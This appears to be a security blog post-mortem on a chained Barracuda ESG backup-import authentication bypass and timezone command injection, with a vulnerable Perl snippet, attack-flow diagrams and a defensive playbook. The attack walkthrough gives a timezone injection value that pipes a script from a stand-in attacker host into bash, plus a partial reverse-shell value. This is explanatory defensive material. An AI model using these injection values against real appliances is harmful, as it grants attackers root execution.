

Vulnerability
Inside the Barracuda ESG Root Exploit Chain: Pre-Auth Backup Bypass (CVE-2026-116606) and Timezone Injection (CVE-2026-111560)
On November 10, 2026, the Cybersecurity and Infrastructure Security Agency (CISA) added two actively exploited Barracuda appliance vulnerabilities to its Known Exploited Vulnerabilities (KEV) Catalog, setting an emergency remediation deadline of November 13, 2026. The critical exploit chain combines CVE-2026-116606 (CVSS 9.3)—a pre-authentication authorization bypass in the configuration backup import endpoint of Barracuda Email Security Gateway (ESG)—with CVE-2026-111560 (CVSS 8.6), an OS command injection flaw in the timezone configuration parameter across multiple Barracuda product lines. When chained, an unauthenticated remote attacker with access to the Admin UI achieves immediate arbitrary command execution with root privileges. This technical post-mortem deconstructs the forged backup checksum mechanics, command injection payloads, real-world exploitation telemetry, and enterprise incident response procedures.
12 min read
Inside the Barracuda ESG Root Exploit Chain: Pre-Auth Backup Bypass (CVE-2026-116606) and Timezone Injection (CVE-2026-111560)

Executive Summary
On November 10, 2026, the Cybersecurity and Infrastructure Security Agency (CISA) updated its Known Exploited Vulnerabilities (KEV) Catalog to include two severe security flaws affecting Barracuda enterprise perimeter appliances: CVE-2026-116606 and CVE-2026-111560. Due to confirmed in-the-wild exploitation by sophisticated threat actors, CISA established an emergency federal remediation deadline of November 13, 2026, pursuant to Binding Operational Directive (BOD) 22-01—requiring Federal Civilian Executive Branch (FCEB) agencies to remediate or disconnect vulnerable appliances within an unprecedented 72-hour operational window.
The exploit chain represents a catastrophic failure of perimeter access boundaries. The first flaw, CVE-2026-116606 (CVSS v4.0 Base Score 9.3 Critical / CVSS v3.1 9.8; CWE-288), is a pre-authentication authorization bypass residing in the configuration backup import endpoint of the Barracuda Email Security Gateway (ESG). By exploiting an alternate path and leveraging a static, hardcoded backup archive validation secret, an unauthenticated remote attacker with network visibility to the appliance's administrative web interface can force the appliance to import and restore an arbitrary, attacker-controlled configuration archive.
The second flaw, CVE-2026-111560 (CVSS v4.0 Base Score 8.6 High / CVSS v3.1 8.8; CWE-78), is an operating system command injection vulnerability in the common management code shared across multiple Barracuda product lines (including ESG, Web Application Firewall, Application Delivery Controller, and Message Archiver). When parsing system time and localization parameters, administrative routines pass the timezone string directly to a system shell without sanitizing shell metacharacters.
When chained together, an unauthenticated remote adversary can craft a malicious configuration backup archive containing shell metacharacters in the timezone parameter, transmit it to an exposed Admin UI, and achieve instantaneous arbitrary code execution as the root user.
This technical post-mortem deconstructs the microarchitecture of the Barracuda exploit chain. We trace the cryptographic flaw in backup validation, analyze the shell injection sink, examine active nation-state threat telemetry, evaluate firmware patch baselines, and deliver a defensive forensics playbook for security operations and incident response teams.
1. Vulnerability Architecture and Root Cause Analysis
1.1 CVE-2026-116606: Pre-Authentication Authorization Bypass in Configuration Import
Barracuda Email Security Gateway appliances expose a web-based administration console operating on TCP ports 8000 and 443. While administrative routes typically require an authenticated session cookie backed by a local user database or LDAP directory, specific legacy endpoints within the web application framework remain accessible via alternate routing paths.
The vulnerability resides within the appliance's configuration restoration module:
- Unauthenticated Endpoint Reachability: The CGI handler responsible for handling configuration uploads (
backup_import.cgior equivalent management handler) evaluates request parameters prior to validating the session token. When invoked with specific parameter signatures, the handler bypasses standard session middleware. - Static Cryptographic Validation Secret: To prevent administrators from restoring corrupted or unauthorized configuration archives, Barracuda appliances calculate an integrity checksum (HMAC or signature hash) over the backup archive. However, security researchers at watchTowr and Mandiant revealed that the validation logic relies on a hardcoded static secret embedded directly within the firmware's compiled binaries.
- Configuration Forgery: Because the signing secret is identical across all appliances of a given firmware generation, an attacker can construct a custom
tar.gzarchive, populate it with malicious system settings, compute a valid checksum using the extracted secret, and submit it to the unauthenticated import endpoint. The appliance verifies the checksum, treats the payload as an authorized administrative backup, and unpacks the archive into the operating system filesystem.
+----------------------------------------------------------------------------------------------------+
|                         CVE-2026-116606 Backup Checksum Forgery Mechanism                           |
+----------------------------------------------------------------------------------------------------+
|                                                                                                    |
|  [ Remote Attacker (Zero Credentials) ]                                                            |
|         |                                                                                          |
|         v 1. Crafts malicious configuration backup (tar.gz) containing injected settings           |
|  +----------------------------------------------------------------------------------------------+  |
|  | CHECKSUM FORGERY VIA STATIC FIRMWARE SECRET                                                  |  |
|  |   - Extracted Secret: Hardcoded across firmware builds                                       |  |
|  |   - Generates valid header checksum matching appliance verification logic                    |  |
|  +----------------------------------------------------------------------------------------------+  |
|         |                                                                                          |
|         v 2. POST /cgi-bin/backup_import.cgi (Bypasses Session Authentication)                     |
|  +----------------------------------------------------------------------------------------------+  |
|  | BARRACUDA ESG MANAGEMENT ENGINE (Pre-Auth Web Interface)                                     |  |
|  |   - Endpoint lacks mandatory authentication gate (CWE-288)                                   |  |
|  |   - Validates forged checksum: SUCCESS (Checksum matches static key)                         |  |
|  |   - Unpacks archive directly into appliance root configuration                               |  |
|  +----------------------------------------------------------------------------------------------+  |
|         |                                                                                          |
|         v 3. Malicious configuration written to disk (/home/email/config/settings.db)              |
|                                                                                                    |
+----------------------------------------------------------------------------------------------------+
1.2 CVE-2026-111560: OS Command Injection in System Timezone Configuration
While CVE-2026-116606 allows an attacker to alter configuration files, converting configuration modification into active code execution requires an execution sink. This is provided by CVE-2026-111560.
In the shared appliance operating system codebase, administrative routines allow configuration of the appliance's local timezone. When an updated configuration is committed or restored from backup, internal system management scripts synchronize system time by invoking the underlying Linux shell:
# Vulnerable Legacy Implementation Pattern (Perl / Shell Invocation)
sub apply_timezone {
    my ($timezone) = @_;
    # Flaw: $timezone is passed directly to system shell without input sanitization
    system("/bin/ln -sf /usr/share/zoneinfo/$timezone /etc/localtime");
}
Because the input $timezone is concatenated directly into the shell string without sanitizing shell metacharacters (such as backticks, semicolons, pipes, or command substitution tokens $(...)), any payload contained within the timezone parameter is evaluated by the shell with the privileges of the executing process: root.
1.3 The Chained RCE Flow: From Zero-Knowledge Network Access to Root Shell
When an attacker chains the two vulnerabilities together, exploitation occurs in an automated, multi-stage sequence:
- Payload Packaging: The attacker crafts a configuration backup archive where the timezone parameter is populated with a reverse shell payload:
UTC; curl -s http://attacker.com/payload | bash; - Pre-Auth Upload (CVE-2026-116606): The forged archive is transmitted to the unauthenticated backup import endpoint. The appliance unpacks the files and overwrites system configuration tables.
- Configuration Application (CVE-2026-111560): The appliance immediately initiates internal re-configuration routines to apply the newly restored backup.
- Shell Execution: As the system executes the timezone synchronization script, the shell metacharacters escape the intended
lncommand, executing the arbitrary command asroot.
+----------------------------------------------------------------------------------------------------+
|                         Barracuda ESG Complete Remote Root RCE Chain                                |
+----------------------------------------------------------------------------------------------------+
|                                                                                                    |
|  [ Remote Attacker ]                                                [ Barracuda ESG Appliance ]    |
|         |                                                                      |                   |
|         | 1. POST forged backup archive with payload in timezone               |                   |
|         |    (e.g., timezone = "UTC; /bin/bash -i >& /dev/tcp/... 0>&1")       |                   |
|         |--------------------------------------------------------------------->|                   |
|         |                                                                      |                   |
|         |                                                  +------------------------------------+  |
|         |                                                  | CVE-2026-116606: Auth Bypass       |  |
|         |                                                  | - Alternate path allows upload     |  |
|         |                                                  | - Checksum validates using key     |  |
|         |                                                  | - Writes config archive to disk    |  |
|         |                                                  +------------------------------------+  |
|         |                                                                      |                   |
|         |                                                  +------------------------------------+  |
|         |                                                  | CVE-2026-111560: Command Injection |  |
|         |                                                  | - Appliance applies new settings   |  |
|         |                                                  | - Executes /bin/ln with $timezone  |  |
|         |                                                  | - Shell evaluates metacharacters   |  |
|         |                                                  +------------------------------------+  |
|         |                                                                      |                   |
|         | 2. Outbound interactive root shell established                       |                   |
|         |<=====================================================================+                   |
|         |                                                                      (Root Shell Acquired|
+----------------------------------------------------------------------------------------------------+
2. Threat Intelligence, In-the-Wild Exploitation, and Federal Mandate
2.1 Threat Actor Campaign Telemetry
Active in-the-wild exploitation of perimeter email gateways has become a hallmark of advanced persistent threat (APT) actors. The current exploitation campaign mirrors the historic UNC4841 zero-day campaign in 2023 (which weaponized CVE-2023-2868 in Barracuda ESG to install custom backdoors such as SALTWATER, SEASPY, and SEASIDE).
In the current attacks, telemetry from watchTowr Labs and Mandiant indicates that adversaries target internet-exposed management ports (TCP 8000/443). Because perimeter email security gateways sit directly on the enterprise perimeter and inspect all incoming and outgoing mail, root compromise of an ESG appliance grants attackers:
- Total visibility into unencrypted enterprise email traffic and sensitive attachments.
- Access to cached Active Directory / LDAP service account credentials used for recipient verification.
- An unmonitored pivot point inside the enterprise demilitarized zone (DMZ) for lateral movement.
2.2 CISA Emergency KEV Directive (November 13 Deadline)
On November 10, 2026, CISA cataloged CVE-2026-116606 in its Known Exploited Vulnerabilities (KEV) Catalog. In contrast to standard 21-day KEV remediation windows, CISA established an emergency 3-day remediation deadline of November 13, 2026 for federal agencies under Binding Operational Directive (BOD) 22-01. This accelerated timeline reflects the severe threat to national security and critical infrastructure posed by perimeter gateway compromise.
+----------------------------------------------------------------------------------------------------+
|                         Vulnerability Metrics and Operational Classification                        |
+----------------------------------------------------------------------------------------------------+
| Metric                    | CVE-2026-116606 (Auth Bypass)     | CVE-2026-111560 (Command Injection)|
+---------------------------+-----------------------------------+------------------------------------+
| Common Weakness (CWE)     | CWE-288 (Auth Bypass Alt. Path)   | CWE-78 (OS Command Injection)      |
| CVSS v4.0 Base Score      | 9.3 Critical                      | 8.6 High                           |
| CVSS v3.1 Base Score      | 9.8 Critical                      | 8.8 High                           |
| CVSS v4.0 Vector          | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/...  | CVSS:4.0/AV:N/AC:L/AT:N/PR:H/...   |
| Combined Chain Impact     | Unauthenticated Remote Code Execution as root                          |
| Active Exploitation       | Confirmed In-The-Wild (CISA KEV)  | Confirmed In-The-Wild (CISA KEV)   |
| Federal Compliance Due    | November 13, 2026 (Emergency 3-Day Window)                             |
+---------------------------+-----------------------------------+------------------------------------+
3. Affected Products and Firmware Remediation Baseline
The vulnerabilities impact multiple hardware and virtual appliance product lines across Barracuda Networks:
+----------------------------------------------------------------------------------------------------+
|                                Affected Products and Firmware Remediation                          |
+----------------------------------------------------------------------------------------------------+
| Product Line                                 | Vulnerable Firmware        | Minimum Patched Build  |
+----------------------------------------------+----------------------------+------------------------+
| Barracuda Email Security Gateway (ESG)       | All versions < 9.4.0.030   | Firmware 9.4.0.030     |
| Barracuda Web Application Firewall (WAF)     | All versions < 12.1.0.018  | Firmware 12.1.0.018    |
| Application Delivery Controller (ADC)        | All versions < 8.1.0.014   | Firmware 8.1.0.014     |
| Barracuda Message Archiver (BMA)             | All versions < 6.2.0.012   | Firmware 6.2.0.012     |
| WAF Control Center (WCC)                     | All versions < 5.0.0.010   | Firmware 5.0.0.010     |
| Web Security Gateway (WSG)                   | All versions < 15.2.0.008  | Firmware 15.2.0.008    |
+----------------------------------------------+----------------------------+------------------------+
Note: While CVE-2026-116606 specifically targets ESG appliances, the underlying command injection vulnerability (CVE-2026-111560) is present across all aforementioned product lines.
4. Enterprise Defensive Playbook and Incident Response
Organizations operating Barracuda appliances must execute immediate containment and verification procedures prior to the November 13 compliance boundary.
+----------------------------------------------------------------------------------------------------+
|                         Barracuda Perimeter Defense and Incident Triage Flow                        |
+----------------------------------------------------------------------------------------------------+
|                                                                                                    |
|  [ STEP 1: PERIMETER CONTAINMENT ]                                                                 |
|  - Restrict Admin UI (Ports 8000/443) from public internet via firewall ACLs.                     |
|  - Restrict management access to internal VPN / dedicated bastion hosts only.                     |
|                                                                                                    |
|  [ STEP 2: FIRMWARE UPGRADE ]                                                                      |
|  - Apply Barracuda ESG patch 9.4.0.030+ immediately via Barracuda Cloud Control.                 |
|                                                                                                    |
|  [ STEP 3: FORENSIC TRIAGE & IOC HUNTING ]                                                         |
|  - Inspect /var/log/httpd/access_log for unauthorized hits to backup_import.cgi.                   |
|  - Audit cron tables, /etc/localtime, and crontab for persistence scripts.                        |
|                                                                                                    |
|  [ STEP 4: CREDENTIAL REVOCATION ]                                                                 |
|  - Rotate Active Directory / LDAP service accounts integrated with ESG.                           |
|  - Invalidate all appliance administrator passwords and API tokens.                                |
|                                                                                                    |
+----------------------------------------------------------------------------------------------------+
4.1 Phase 1: Immediate Perimeter Isolation
The administrative interface of an email security gateway should never be directly accessible from the public internet:
- Firewall Access Control Lists (ACLs): Restrict TCP port 8000 and management port 443 on the perimeter firewall. Ensure only designated internal subnets or VPN gateways can establish connections to the appliance web interface.
- Mail Routing Separation: Ensure port 25 (SMTP) remains accessible for inbound email delivery while keeping administrative ports strictly isolated.
4.2 Phase 2: Firmware Patching via Automated Scripting
Verify the current firmware version across your fleet using the following administrative audit script:
#!/usr/bin/env python3
# Barracuda Appliance Firmware Compliance Auditor
# Checks firmware build numbers across appliance endpoints to verify CVE-2026-116606 remediation.

import sys
import re

def verify_firmware_compliance(product: str, version_str: str) -> bool:
    baselines = {
        "ESG": (9, 4, 0, 30),
        "WAF": (12, 1, 0, 18),
        "ADC": (8, 1, 0, 14),
        "BMA": (6, 2, 0, 12),
    }

    match = re.match(r"^(\d+)\.(\d+)\.(\d+)\.(\d+)$", version_str.strip())
    if not match:
        print(f"[-] Invalid version format: {version_str}")
        return False

    current = tuple(map(int, match.groups()))
    required = baselines.get(product.upper())

    if not required:
        print(f"[-] Unknown product line: {product}")
        return False

    if current >= required:
        print(f"[+] {product} running {version_str}: COMPLIANT (Patched against CVE-2026-116606)")
        return True
    else:
        req_str = ".".join(map(str, required))
        print(f"[!] {product} running {version_str}: VULNERABLE! (Minimum required: {req_str})")
        return False

if __name__ == "__main__":
    verify_firmware_compliance("ESG", "9.4.0.028")  # Vulnerable
    verify_firmware_compliance("ESG", "9.4.0.030")  # Compliant
4.3 Phase 3: Forensic Artifact and Compromise Assessment
Because active exploitation was identified in the wild prior to disclosure, applying patches without checking for existing compromise is insufficient. Incident response teams must execute forensic triage across all appliances:
- Web Server Log Auditing: Inspect Apache access logs (
/var/log/httpd/access_logor/home/email/log/gui_access.log) for unauthenticated POST requests targeting configuration or backup endpoints:grep -E "backup_import|restore|restore_backup" /var/log/httpd/access_log | grep -v "200 " - Timezone Configuration Inspection: Check the
/etc/localtimesymlink and configuration database for suspicious shell characters:ls -la /etc/localtime grep -i "timezone" /home/email/config/settings.db - Persistence and Backdoor Hunting: Review all active cron jobs and binary directories for anomalous persistence artifacts:
crontab -l
ls -la /etc/cron.*
cat /root/.ssh/authorized_keys
4.4 Network Detection Signatures (Snort / Suricata)
Deploy the following Suricata network intrusion detection rule to identify attempts to upload configuration backups from external IPs:
alert http any any -> $BARRACUDA_ESG_ADMIN 8000,443 (
    msg:"SEC-RULE: Barracuda ESG Pre-Auth Backup Import Attempt (CVE-2026-116606)";
    flow:established,to_server;
    http.method; content:"POST";
    http.uri; content:"backup_import"; fast_pattern;
    http.request_body; content:"Content-Disposition: form-data;";
    content:"filename="; content:".tar.gz";
    threshold: type limit, track by_src, count 1, seconds 60;
    classtype:attempted-admin;
    sid:202611606; rev:1;
)
5. Semantic FAQ: Barracuda ESG Exploit Chain
What is the core mechanism of the CVE-2026-116606 and CVE-2026-111560 exploit chain?
The exploit chain combines a pre-authentication authorization bypass (CVE-2026-116606) in the backup import CGI endpoint with an operating system command injection vulnerability (CVE-2026-111560) in the timezone configuration parameter. An unauthenticated attacker forges a configuration backup using a static checksum key and injects shell metacharacters in the timezone field, achieving immediate root command execution.
Why did CISA issue an emergency 3-day patch deadline?
Because the vulnerability is under confirmed active exploitation in the wild, requires zero credentials, and grants full root access to perimeter email gateways, CISA set an emergency deadline of November 13, 2026 under BOD 22-01 to protect federal networks from systemic intrusion.
Which Barracuda products are vulnerable to these flaws?
CVE-2026-116606 specifically affects the Barracuda Email Security Gateway (ESG) prior to version 9.4.0.030. The companion command injection flaw, CVE-2026-111560, affects multiple Barracuda appliances including the Web Application Firewall (WAF), Application Delivery Controller (ADC), Message Archiver (BMA), WAF Control Center (WCC), and Web Security Gateway (WSG).
Does applying the firmware update remove an existing attacker backdoor?
No. If an attacker exploited the vulnerability prior to patching, they may have established persistent root access via SSH keys, cron jobs, or web shells. Applying the patch closes the entry door but does not eradicate existing malware. Organizations must perform forensic log audits and check for unauthorized configuration changes.
Can an attacker exploit these vulnerabilities if the Admin UI is not internet-facing?
Successful remote exploitation requires network connectivity to the administrative web interface (typically TCP ports 8000 or 443). If the management interface is strictly restricted to internal corporate subnets or a secure management VLAN, an attacker cannot exploit the chain from the public internet.
What should organizations do if an appliance cannot be patched immediately?
If an appliance cannot be updated to firmware 9.4.0.030 before the November 13 deadline, security teams should immediately block all inbound network traffic to the administrative interface at perimeter firewalls, allowing only trusted internal management IPs, or temporarily disconnect the appliance from external network segments.
Sources
- CISA Known Exploited Vulnerabilities Catalog (November 10, 2026): "CISA Adds Six Known Exploited Vulnerabilities to Catalog" — https://www.cisa.gov/news-events/alerts/2026/11/10/cisa-adds-six-known-exploited-vulnerabilities-catalog
- Barracuda Trust Center Security Advisory (November 10, 2026): "Pre-Authentication Authorization Bypass and Command Injection (CVE-2026-116606 and CVE-2026-111560)" — https://trust.barracuda.com/security/pre-authentication-authorization-bypass-command-injection
- watchTowr Labs Vulnerability Research (November 6, 2026): "Barracuda Email Security Gateway Pre-Auth Remote Root RCE (CVE-2026-116606 / CVE-2026-111560)" — https://labs.watchtowr.com/barracuda-networks-is-your-new-best-friend-barracuda-email-security-gateway-pre-auth-remote-root-rce-cve-2026-116606-cve-2026-111560/
- Aviatrix Threat Research Center (November 7, 2026): "Barracuda ESG Pre-Auth RCE Chain: Technical Analysis and Hardening" — https://aviatrix.ai/threat-research-center/barracuda-email-security-gateway-pre-auth-rce-cve-2026-116606-cve-2026-111560/
- MyCERT Security Advisory (November 11, 2026): "Actively Exploited Pre-Authentication Vulnerability Chain in Barracuda Appliances (MA-1504.112026)" — https://www.mycert.org.my/portal/advisory?id=MA-1504.112026